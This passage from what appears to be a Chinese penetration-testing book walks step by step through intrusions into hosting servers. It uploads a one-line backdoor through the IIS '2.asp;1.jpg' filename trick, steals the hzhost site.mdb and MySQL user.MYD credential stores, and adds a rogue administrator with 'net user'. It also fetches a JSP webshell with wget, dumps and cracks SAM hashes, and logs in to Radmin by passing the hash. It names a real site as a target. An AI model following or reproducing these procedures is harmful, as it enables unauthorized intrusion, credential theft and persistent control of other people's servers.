- hzhost 管理系统的渗透方法。通过 ASP.NET 的 WebShell 查看进程获取 hzhost 的物理路径，如果能够访问 hzhost 的物理路径，则可以下载其管理所用的数据库表 site.mdb，在 site.mdb 数据库中会保存 root 和 sa 用户的密码。掌握了 MySQL 和 MSSQL 的管理员密码后，可以尝试进行数据库提权，从而获得管理员权限。在 hzhost 中，有的采用 Access 数据库，也有的采用 MSSQL 数据库。

7.5.1　分析 AWS 扫描结果

如图 7-35 所示，AWS 扫描结束后给出了 265 个警告信息，虽然出现的高危跨站漏洞较多，但对

于普通安全人员来说，利用 XSS 有一定的难度。对于扫描结果中的源代码暴露、文件路径、Web 编辑器、特殊文件名称等，要进行详细的分析和实际测试，通过这些漏洞可能拿到 WebShell 权限。




图 7-35　分析 AWS 扫描结果

7.5.2　获取直接文件上传地址

通过查看 AWS 的扫描结果，发现该网站存在直接文件上传地址。在 AWS 中选中该页面直接进行浏览测试，如图 7-36 所示，能够正常访问，且未做安全验证测试。

图 7-36　获取文件上传网页地址

7.5.3　直接上传网页木马测试

通过测试发现上传页面能够正常访问，则可以按照以下方法来上传网页木马。

- 直接上传网页木马。网页木马可以是大马，也可以是小马，还可以是 IIS 文件命名漏洞的图片文件。
- 尝试通过文件编辑器漏洞直接上传文件。
- 将文件保存到本地，修改提交地址和代码来上传文件。
- 通过 NC 抓包提交等方法来上传网页木马。

- 在本例中利用的是第一种方法，通过 IIS 命令规则漏洞来上传。成功上传一句话后门文件“2.asp;1.jpg”，如图 7-37 所示，上传成功后还提示了具体的文件上传地址。




图 7-37　上传网页木马

7.5.4　创建并操作一句话后门

“中国菜刀”真是一句话后门操作的福音。如图 7-38 所示，在“地址”文本框中输入一句话后门地址“http://www.kuaijielin.com/sywebeditor/2.asp;1.jpg”，密码为“cmd”，单击“添加”按钮即可将该后门地址添加到“中国菜刀”管理器中。在“中国菜刀”中，单击刚才添加的一句话后门地址，如果连接成功，则可以直接对该网站文件进行操作，如图 7-39 所示。




图 7-38　创建一句话后门




图 7-39　管理一句话后门

7.5.5　上传大马进行管理

在“中国菜刀”中将网页大马上传到网站中，如图 7-40 所示，通过该页面进行文件上传、删除、修改和下载等管理操作。

7.5.6　查看网站服务器文件

通过网页木马查看目标网站所在服务器上的文件，如图 7-41 所示，获取了该网站所在服务器的管理平台的数据库，将该数据库下载到本地。




图 7-40　上传网页大马




图 7-41　下载 MSSQL 数据库

在该文件夹下还存在 MySQL 数据库。访问“Data”目录，将 user.MYD 文件下载到本地，该文件保存了 MySQL 的所有数据库用户名称和密码等信息，如图 7-42 所示。MySQL 的 user.MYD 文件中的用户密码可以在 cmd5 网站查询破解。如果破解了 root 用户的密码，对于 Windows 系统可以尝试 UDF 提权。




图 7-42　下载 MySQL 数据库的 user.MYD 文件

7.5.7 查询目标网站所在服务器下的所有域名

通过网址“http://www.yougetsignal.com/tools/web-sites-on-web-server/”查询该 IP 地址下的所有域名，如图 7-43 所示，获得了 33 个网站域名。




图 7-43 获取网站域名

7.5.8 分析 site.mdb 数据库

由于目标网站使用的管理系统为华众管理系统（HZHOST），所以，需要下载该安装文件下的 site.mdb。site.mdb 中有 site、sqlseting 和 vhostseting 共 3 个表，其中 site 表记录的是站点名称、FTP 用户名称、FTP 密码、站点所在目录等信息，如图 7-44 所示，在该表中可以直接获取 FTP 用户名和密码，主机所能支持的语言类型（ASP、PHP 和 NET2）等信息。sqlseting 表中保存的是 sa 和 root 用户的密码，如图 7-45 所示。vhostseting 表中保存的是虚拟主机的管理信息。




图 7-44 获取网站管理信息




图 7-45 获取网站 sa 和 root 用户的密码

7.5.9 上传 PHP WebShell

通过 site.mdb 数据库找出支持 PHP 编程语言的虚拟机主机站点，通过 FTP 直接连接该站点，输入从 site 表中获取的网站用户名和相对应的密码，顺利登录该 FTP 服务器。如图 7-46 所示，执行“put control.php”命令将本地的 control.php 网页木马上传到网站。然后，通过 IE 浏览器访问该 WebShell 地址，如图 7-47 所示，上传的 WebShell 成功运行。




图 7-46　通过 FTP 上传 WebShell




图 7-47　测试上传的 WebShell

7.5.10　Pr 提权

将 Pr 提权工具上传到网站服务器，在“CmdPath”文本框中输入“C:\RECYCLER\pr.exe”，在“Argument”文本框中输入“net user temp temp2005 /add”，将 temp 用户添加到系统中，如图 7-48 所示。在“Argument”文本框中输入“net user localgroup administrators temp/add”，将 temp 用户添加到管理员组中。如图 7-49 所示，Pr 命令执行成功后会给出提示信息。执行“net user localgroup administrators”命令查看管理员组的情况。如图 7-50 所示，temp 用户已经成功添加到系统管理员组中。




图 7-48　添加 temp 用户到系统




图 7-49　将 temp 用户添加到管理员组中




图 7-50　temp 用户已成为管理员

7.5.11 获取远程终端端口

使用 NMap 对该服务器 IP 地址的所有 TCP 端口进行扫描，如图 7-51 所示，成功获取该服务器的远程终端端口。




图 7-51 扫描服务器端口

7.5.12 登录远程终端

通过远程终端客户的程序 mstsc.exe 直接登录该服务器，输入刚才添加的用户名和密码，顺利登录服务器，如图 7-52 所示。




图 7-52 登录远程终端

7.6 通过 JBoss 信息泄漏获取 WebShell

关于 JBoss 的渗透有很多方法，本节提到的这个方法是在前人的基础上快速获取 WebShell，该方法简单可行。对于 Linux 的渗透，国外黑客喜欢直接执行命令，而国内黑客喜欢 GUI，因此，在获取简单的 WebShell，也即仅可以执行命令的 WebShell 的情况下，如何获取真正可操作的 WebShell 是一大难点。本节将介绍专门解决该问题的方法。

非卖品，仅供非商业用途或交流学习使用

7.6.1　测试 JBoss 网页

通过端口扫描获取开放 80 和 8080 端口的服务器。如图 7-53 所示，该服务器采用 80 端口作为 JBoss 的 Web 应用端口。测试 JBoss 网页的目的是为了查看 JBoss 服务器是否能够正常运行，以及一些服务是否开启。




图 7-53　测试 JBoss 网页

7.6.2　查看 Tomcat 的状态

提到查看 Tomcat 的状态，很多人首先想到的就是通过 JMX Console 的 deployment 的 addurl 函数部署 WAR 的 JSP WebShell。实际上，只要是存在漏洞的互联网服务器，就会有很多黑客入侵，特别是国外的黑客。

通过查看 Tomcat 的所有状态获取目前 JBoss 应用的运行情况，如图 7-54 所示，该服务器至少被两个人入侵过，且服务器还在运行该 WebShell，“zecmd/zecmd.jsp”即为网站的 WebShell。




图 7-54　查看 Tomcat 的状态

7.6.3　执行命令测试

输入 WebShell 的完整地址，打开该 WebShell 页面，在输入框中输入“cat /etc/passwd”查看 Linux

非卖品，仅供非商业用途或交流学习使用

系统用户的密码，测试结果表明该 WebShell 的权限是 root 权限，也即服务器权限，如图 7-55 所示。

图 7-55　测试 WebShell

7.6.4　下载 JSP WebShell 的 TXT 文件到本地

虽然获取了 WebShell，但该 WebShell 为 cmd 的 WebShell，操作起来非常不方便，因此，需要上传并部署一个好用的 WebShell。先向肉机服务器上传一个 TXT 格式的 JSP WebShell，然后使用“wget http://www.somesite.com/Browser.txt”命令将该文件下载到该 Linux 服务器上，使用“ls -al”命令查看文件是否下载成功。如图 7-56 所示，Browser.txt 已经成功下载到本地。




图 7-56　下载 WebShell 到 Linux 服务器

7.6.5　寻找可运行路径

在 Linux 层次结构中，用户可以在被授权的任意目录下利用 mkdir 命令创建新目录，也可以利用 cd 命令从一个目录切换到另一个目录。但是，并没有提示符告知用户目前处于哪一个目录中。要想知道当前所处的目录，可以使用 pwd（“Print Work Directory”的简写）命令，该命令用于显示整个路径名。在渗透过程中，pwd 命令的使用非常频繁。在本例中使用 pwd 命令获取当前路径位置，如图 7-57 所示，显示路径为“/opt/jboss-4.0.5.GA/bin”。

非卖品，仅供非商业用途或交流学习使用




图 7-57 获取当前执行命令的路径

7.6.6 查看 JBoss 默认部署路径的文件和目录

通过“ls-al”获取当前路径下的文件和目录名称，完整命令为“ls -al /opt/jboss-4.0.5.GA/”，通过在绝对路径中添加新的路径获取 JBoss 部署的路径，如“/opt/jboss-4.0.5.GA/server/default/deploy/”，如图 7-58 所示，分别显示了文件和目录，目录是以“d”开头的。




图 7-58 查看 JBoss 默认部署路径的文件和目录

7.6.7 查看管理后台部署文件

部署路径下的目录有两种：一种是 filename.war；另一种是系统自带的目录，如“management”目录就是管理默认目录，如图 7-59 所示，该目录下已经被部署了好几个 Shell。




图 7-59 查看管理后台部署文件

7.6.8 复制 JSP WebShell 到指定目录

将下载的 JSP WebShell 复制到该目录下即可获取 WebShell。执行“cp Browser.txt /opt/jboss-4.0.5.GA/server/default/deploy/management/zmeu.war/2.jsp”命令，如图 7-60 所示。然后，执行“ls -al /opt/jboss-4.0.5.GA/server/default/deploy/management/zmeu.war”命令，查看文件是否复制成功，结果

非卖品，仅供非商业用途或交流学习使用

如图 7-61 所示，表示文件已经成功复制。

图 7-60　复制 JSP WebShell 到指定目录

图 7-61　查看复制文件是否成功

7.6.9　成功获取 WebShell

在浏览器地址栏中输入“http://xxx.xxx.xxx.xxx:8080/zmeu/2.jsp”进行访问，如图 7-62 所示，成功获取 JSP WebShell。前面的 WebShell 是一个执行命令的 WebShell，其功能相对简单，要将功能复杂的 WebShell 上传上去才能执行更多操作。




图 7-62　成功获取 JSP WebShell

7.6.10　管理与维护

对管理人员来说，可以通过查看 Tomcat 的状态获取 Web 应用的情况。

如图 7-63 所示，从 Tomcat Status 中查看 Application list 即可。从该列表中可以看到，至少部署了 6 个 WebShell。发现这些 WebShell 后，访问 JBoss 部署文件夹，将相应的 WAR 和文件删除即可。

图 7-63　查看已经被部署的 Web 应用

7.7　远程控制软件 Radmin 提权研究

在网络安全技术比较成熟的今天，一些配置上的疏忽或者管理上的不到位将会导致巨大的安全风险。在笔者的眼中，远程控制软件除了利用溢出等漏洞外，利用口令等方式提升权限无疑是一种上佳选择。只要获取了口令信息，配合一些工具软件，就可以进行“正常”登录，行使管理员权限。Serv-U、pcAnywhere、VNC 中都曾存在这种问题，远程控制软件的 Radmin 也不例外。

很久以前笔者就了解到，在 Radmin 2.x 中可以通过 Hash 值进行登录，无须知道其确切的密码。

非卖品，仅供非商业用途或交流学习使用

按照网上的说法，需要反汇编工具软件的配合，但由于其操作较为烦琐，且成功率较低，后面有人将整个过程进行优化，将 Radmin 客户端程序进行了修改，提供了 Radmin-Hash 登录版本，因此有了本节内容。

在 Radmin 2.x 中，其密码是经过加密的 32 位 MD5 Hash 值，保存在注册表中 Radmin 键值下的 Parameter 中。例如，“"Parameter"=hex:f4,7b,bc,b1,77,44,6e,73,dd,c2,c3,a7,4c,94,15,fd”、“f47bbcb17744 6e73ddc2c3a74c9415fd” 就是 Radmin 2.x 的 MD5 Hash 值。如果知道安装 Radmin 服务端计算机的 IP 地址、端口及密码，且没有做 IP 地址限制，那么只要能够访问该计算机，就可以对该计算机实施完全控制。由于 Radmin 功能强大，因此深受广大网管人员的喜爱。

本节将就 Radmin 的安全隐患进行探讨。Radmin 远程控制软件本身没有太多缺陷，但是由于管理人员的疏忽、系统存在其他配置或者程序存在漏洞，因此获取其 Radmin 的 32 位 Hash 值后极有可能造成极大的安全隐患。隐患之一就是使用 Radmin-Hash 客户端进行登录——只要获取了 Radmin 的 Hash 值，就可以成功登录该主机。下面以一个实际案例进行探讨。

7.7.1　获取远程计算机的 MD5 Hash 值

通常情况下，通过 WebShell 或者远程挂马等方式可以获取远程计算机的 MD5 Hash 值。Radmin 中的密码值是保存在注册表中的，因此，可以通过 WebShell 等方式获取被控计算机上的 Radmin 的密码值。一般来说，获取服务器上的 Hash 值比较困难，目前很多服务器在安全设置上都处理得不错，对外开放的端口较少，因此只能通过 SQL 注入或者跨站攻击来获取。

7.7.2　使用 Radmin-Hash 版本进行登录

Radmin-Hash 版本的客户端只要输入 Radmin 客户端的 Hash 值即可进行登录。在 Radmin-Hash 客户端中新建服务端，如图 7-64 所示，建立成功后使用“工具选项”菜单中的“扫描存活主机”选项对该主机进行连接测试，如果该主机可以连接，则会在标识中以黄色的对勾显示。




图 7-64　建立 Radmin 连接

7.7.3　进行登录验证尝试

选择“221.12.*.*”标识，双击进行连接，Radmin-Hash 版本的客户端会弹出要求输入密码的对话框，如图 7-65 所示，输入该服务端对应的 32 位的 Hash 值，然后单击“确定”按钮进行登录尝试。

非卖品，仅供非商业用途或交流学习使用

根据网络连接情况，数秒后，如果 Hash 值正确，则可以顺利进入 Radmin 的相应管理界面。如图 7-66 所示，进入 Radmin 服务端的 Telnet 管理界面，在该界面中可以执行各种命令。




图 7-65　输入 Radmin 的 32 位 Hash 值




图 7-66　成功进入 Telnet 管理

技巧

WebShell 获取的权限很低，除了网站目录外，基本上做不了其他事情，甚至无法执行 DOS 命令，而通过 Radmin 的 Telnet 管理端则几乎可以执行任何命令。

7.7.4　查看远程屏幕和传输文件

在 Radmin 客户端中选择屏幕监控，然后双击其标识，再次输入 32 位 Hash 值，即可查看其远程主机的屏幕。如图 7-67 所示，可以知道该主机开放了远程终端桌面。接着，使用 Radmin 的文件传输功能，将 getpw.exe 文件上传到该主机上，当然也可以传输其他文件。




图 7-67　查看远程屏幕

7.7.5　获取密码或者进行内网渗透

在 Telnet 中进入 getpw.exe 文件所在目录，执行“getpw $local”命令获取该主机所有账号的 sam 值，如图 7-68 所示。然后，在 Telnet 管理端中依次选择“菜单”→“保存为”命令，将执行命令的结果保存为一个本地文件。

非卖品，仅供非商业用途或交流学习使用

7.7.6　破解密码

将包含 sam 值的文件进行整理，将包含账号的 sam 值另存为一个 sam 文件，运行 LC5，并将 sam 值导入其中进行破解，如图 7-69 所示，破解成功后管理员账号 Administrator 的密码为“rous***”。




图 7-68　获取主机 sam 值




图 7-69　破解管理员账号

7.7.7　登录远程桌面

在本地打开远程桌面连接器，输入远端 IP 地址进行登录测试，出现远程连接桌面后，输入破解后的密码，成功进入远程管理桌面，如图 7-70 所示。

